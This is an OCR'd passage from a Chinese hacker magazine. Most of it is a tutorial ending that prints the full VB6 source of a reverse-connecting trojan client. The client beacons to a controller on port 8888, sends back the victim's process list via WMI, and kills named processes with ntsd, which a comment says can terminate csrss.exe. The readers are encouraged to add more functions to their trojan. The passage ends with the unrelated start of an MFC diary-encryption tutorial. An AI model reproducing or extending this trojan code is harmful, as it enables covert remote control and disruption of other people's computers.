


图4

来实现对进程列表的获取，如果获取了“kill_process”这个指令，就调用Close_Process这个过程来结束指定的进程。被控端程序的全部代码如下：

```
    Private Sub Timer1_Timer() '=======1：不断尝试连接主机
      If Winsock1.State = sckClosed Then
    Winsock1.RemoteHost = "127.0.0.1" '被控制端反弹连接主机
         Winsock1.RemotePort = 8888
         Winsock1.Connect
      End If
    End Sub

    Private Sub Winsock1_Close()
      Winsock1.Close '如果主机关闭了，就关闭和主机的连接
    End Sub

    Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '=======2：接收控制指令，并进行相关操作
      Dim a As String
      Dim cmd_line As String, result_line As String

      Winsock1.GetData a
      'MsgBox a '显示接收到的命令行

      If Mid(a, 1, 11) = "get_process" Then '--------------------1：获取进程
            Winsock1.SendData "get_result" + Mid(get_process_list, 1, Len(get_process_list) - 1) '发送进程列表，最后一个字符是VBCRLF，所以去掉
      ElseIf Mid(a, 1, 12) = "kill_process" Then '--------------------------2：如果是要结束进程
    process_name = Mid(a, 13, Len(a)) '得到要结束的进程的名称
         Close_Process (process_name) '结束进程
         Winsock1.SendData "kill_result"
      End If
    End Sub

    Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
      Winsock1.Close
    End Sub

    '**********************************************************
    '使用WMI对象获取的进程列表
    '所以要在VB6工程中引用WMI对象——microsoft wmi

    Function get_process_list() As String '自定义的函数，返回值为当前的进程列表
         Dim objSWbemLocator As New SWbemLocator
         Dim objSWbemServices As SWbemServices

         Set objSWbemServices = objSWbemLocator.ConnectServer() '连接到本机的WMI，返回一个对SWbemServices对象的引用
         Set objSWbemObjectSet = objSWbemServices.InstancesOf("Win32_Process") '返回Win32_Process类名标识的所有实例

         For Each objSWbemObject In objSWbemObjectSet '枚举每一个Win32_Process的实例
            If Not IsNull(objSWbemObject.ExecutablePath) Then '将进程路径添加到ListView1第三列
                  a = objSWbemObject.Handle + "|" + objSWbemObject.Name + "|" + objSWbemObject.ExecutablePath
            Else
               a = objSWbemObject.Handle + "|" + objSWbemObject
```




图5




图6

```
Name + "|" + "Null"
            End If
            s = s + Trim(a) + vbCrLf
        Next
            get_process_list = s
            Set objSWbemObjectSet = Nothing
    End Function
    '****************************************************
    '****************************************************
    '调用 Close_Process "xxx.exe"
    '比 taskkill 强大，可以结束 csrss.exe
    '其实也就是调用了个 ntsd，它会把自身权限提升到 system 然后再结束进程
    Sub Close_Process(ProcessName) 'VBS方法
        Dim objShell
        Set objShell = CreateObject("WScript.shell") 'VB的写法
        'Set objShell = wscript.CreateObject("wscript.shell") 'vbs的写法
        objShell.Run "ntsd -c q -pn " & ProcessName, 0, True
    End Sub
    '****************************************************
```

三、程序运行

编写完控制端和被控端程序后我们按下 F5 键来分别运行这两个程序，在控制端程序中点击“监听端口”按钮，等待一会儿，被控端就会上线并显示在列表中了，我们选中被控端的IP地址，然后点击“刷新”按钮，就可以得到远程被控端计算机的进程列表了，如图5。

我们选中进程列表中的一个进程，然后点击“结束”按钮，就可以结束指定的远程计算机进程了，如图6。大家在学习和掌握了本文的知识后就可以编写出更多的远程功能，比如编写一个窗口列表获取功能的模块，然后添加到你的反弹木马中，这些就由大家自己去发挥了。（本文所涉及到的源代码以及编译好的程序已收录到光盘中）

文章难易度：★★★★
文章阅读点：使用VC编写一个日记加密解密的小软件

日记加密自己编

小冰

前些日子在家闲着没事，游戏也玩腻了，就从网上下了一个VC6.0，买了本书啃了大半个月，终于学会了点皮毛，可以做点东西来奉献社会了。以前我在学习C语言的时候就尝试过把文本文件读入再使用二进制写出来，这样直接打开是看不到内容的，保密性挺不错的，我们还能以二进制读入再以文本方式写出来，还原成原来的摸样。不过以前使用的是Win-TC，制作不出用户界面也就没什么实用性，本文我就使用VC来进行制作。

首先打开VC6.0新建一个MFC工程（图1），点击“确定”按钮后选择“基本对话框”，然后再点击“完成”就建好一个空的工程了，我们会在左边ResourceView面板中的Dialong下看到一个IDD_MY_DIALOG，双击它，右边那个就是我们要制作的用户界面了（图2），现在我们要做的就是把需要用到的控件从控件工具栏拖到这个空的对话框中（图3）。

分别添加两个静态文本框（一个用于输入，一个用于输出）和两个编译框（有编辑字样的两个白条），最后就是再添加上五个按键（in、out、加密、解密、取消）。程序界面大致就是这个样子，大家先别急着庆祝，这里完成的只是简单的开头工作，接下来就是这个软件的核心——程序，这也是一个难点，以前我




图1

刚学编程的时候也是怎么也找不到输程序的地方（-_-!）。刚才我们添加的控件的名字和ID都是默认的，我们必须更改后才能和上图中显示的一样，要如何更改呢？我们选中一个控件后点击鼠标右键，然后选择属性，就会弹出来该控件的属性设置窗口了（图4）。

